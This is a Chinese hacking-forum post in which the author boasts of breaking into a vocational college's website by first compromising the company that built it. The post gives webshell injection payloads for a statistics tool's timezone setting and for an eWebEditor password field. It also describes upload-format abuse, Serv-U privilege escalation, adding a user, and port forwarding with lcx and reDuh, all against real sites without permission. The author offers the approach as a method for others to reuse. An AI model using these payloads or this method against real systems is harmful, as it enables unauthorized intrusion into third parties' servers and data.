


亲爱的管理员，  
      你说，我一直要求您加币，是吧！我写的过程也不够相信，那好吧！现在我就来个过程详细点的，希望来个原创，不要把我的移动什么综合交流区去，毕竟这是我一个字一个字写的，you know?如果你这样的话，我们还有谁发原创呢？因为发了都上其他版块去了，对吧！希望您能给个原创，不要鄙视小菜，毕竟这也是我为哈客写的，对吧  
  
下面就开始吧！  
  
踩点吧！  
其实这个站，几个月之前就渗透下来了，只是没时间去写，下面就说下过程  
   
(把图修改了下，省的万人来骑）  
粗略看了下，看了是iis6.0 +windows 2003服务器  
主站的话，通过wwwsan扫描了一下，没发现什么利用的地方，就连后台也找不到，并且它是.net的脚本，  
猜想可能是采用某个cms，可是也没发现，所以一时陷入困境中，那这时候只有旁注了  
查了下，大家请看，有以下些站，  
  
以下全部是分站，可是统一采用的不知道是哪套cms，注入这些东西大家是别想了，全部统一.net，  
所以这下看起来是没则了。  
   
后台这些东西也找了，没找到，用jsky也扫了，毛都没有  
Web Vulnerability Scanner 也试了，都没用，  
通过对页面的分析发现了有个东西，那就是ewebeditor,可是隐藏的很深，但是最终被我找到了  
可是也没用，这是高版本的，有人就会说了，这高版本的不是有个0day嘛？  
哥，我试了，没用，根本就无法利用，不过发现了后台  
可是你没密码也进不去，射下他的密码，都不行，看来管理员是改了密码了，  
这个版本的ewebeditor的秘密不是存放在ewebeditor.mdb中的，而是存放在这个文件夹中的  
/asp/config.asp中的  
所以如果能得到这个文件夹，就可以找到密码了，并且无需去解密，对吧  
现在是有陷入困境了，除了找到了一个ewebeditor的后台，其他的都没发现，  
以前看过老君的一篇文章，不知道各位看过没？他说的是迂回战术？  
说的是如果我们这个站日不下，找他做这个站的公司，也就是谁做的这个站，我们再找这个公司做过的其他站，（相对薄弱的）  
我们日下来，然后找到他的源码进行分析 ，心想一下  
这样是不是可以呢？既然他做了这个学校的站，不可能不做其他的站吧！既然他在这个学校里面有ewebeditor的后台密码，在其他的站当中也应该是的，对吧  
所以现在就开始射那公司吧  
怎么找呢？一般在网站的下面都会留一下做这个站的公司链接，我们也看一下  
   
还真的找到了，现在好了，找到这个公司了  
上他的网站一看，他还真做了不少站，现在就不贴出来了，免得一大批mjj的人再去日，  
我就找了其中一个站，一个一个去日啊，日啊  
日的我好辛苦啊！可是不行，所以后台就旁注啊，终于日下了一个旁站，可是要跨站不行，虚拟主机  
提权也不行，不知道是管理员怎么设置的，不是星外，也非华众的，提不下，木办法了  
怎么办？  
要不直接日公司站得了，  
操起家伙一直扫啊！扫，后台什么他马的都没发现，一点点分析吧  
后台发现一个可疑目录 stat，打开一看是啥？  
   
  
  
这不是那个啊江的统计吗？  
射了下密码，成功了，进入后台了，有用吗？  
这个大家可能没经常见，我说下拿shell的方法，曾经就有人通过这个拿下一些门户站，你知道的--  
   
在服务器所在时区，加入:Eval(request(chr(97)))  
然后它就变成了8:Eval(request(chr(97)))  密码是a  
这样就写入了配置文件，具体是写入哪个文件当中呢？  
是这个inc\_config.asp当中，我们连接一下，  
   
终于日进了那个公司了，  
其实这个渗透过程并不像我现在说的这么容易的，大家应该也清楚，  
真正在渗透过程中，各种各样的问题会出现，现在只是把成功渗透的一些东西写出来  
好了，不说了  
现在渗透到了那个公司了，然后翻文件  
哇，发现装了serv u 直接提权，  
可是发现3389也打开了，处于内网，上了个lcx转发到本机上  
麻痹的，就是一直没看到有端口转发过来，没办法了，其实也不需要提权的  
他的权限很大，直接找文件夹吧  
我们再他的服务器上发现了ewebeditorle ，  
呵呵....  
这下日起来就方便了，直接翻那个密码  
哇哇.....翻到了  
密码是xx00,呵呵....密码也不贴出来了，  
直接找到刚才职业学院的那个分站，  
上密码账号，哇哇....登上了  
这个ewebeditor拿shell也很简单，两种方式  
都说下咯  
在密码处插入  
1":eval request("a")'  
连接下配置文件，就是一句话了  
还有就是修改上传格式  
同样拿shell  
终于日下来了，看看  
   
拿下来了  
接下来就提权了  
提权很简单，扔了一个土司金日牛的提权工具，  
就直接成功添加了用户  
还有发现他的服务器装了个serv u 也可以提权  
并且也测试成功  
当登陆的时候就出问题了 ，发现开了3389 ，也非内网，  
把端口转发出来也不行，一直很蛋疼，  
还不行，就用了那个reDuh 通过80端口转发出来也不行  
好蛋疼啊！ 一上传那个客户端上去就没了  
不知道是装了那个变态的杀软，  
提权也提了，进是登不进去，也没有免杀的远控，已经很久没玩那个远控了  
所以也就到这结束了，我这里没什么含量，只是给大家提供个思路  
如果日不下，日他做站公司的站，或者是日他公司做的其他站，绝对可以  
找到一些利用的地方  
写了这么多，  
  
  
希望管理员看了之后能加下原创，  
本人技术太菜，也只能发这样了  
只有管理员加的币多，给人评上原创，我们发原创才能够更积极！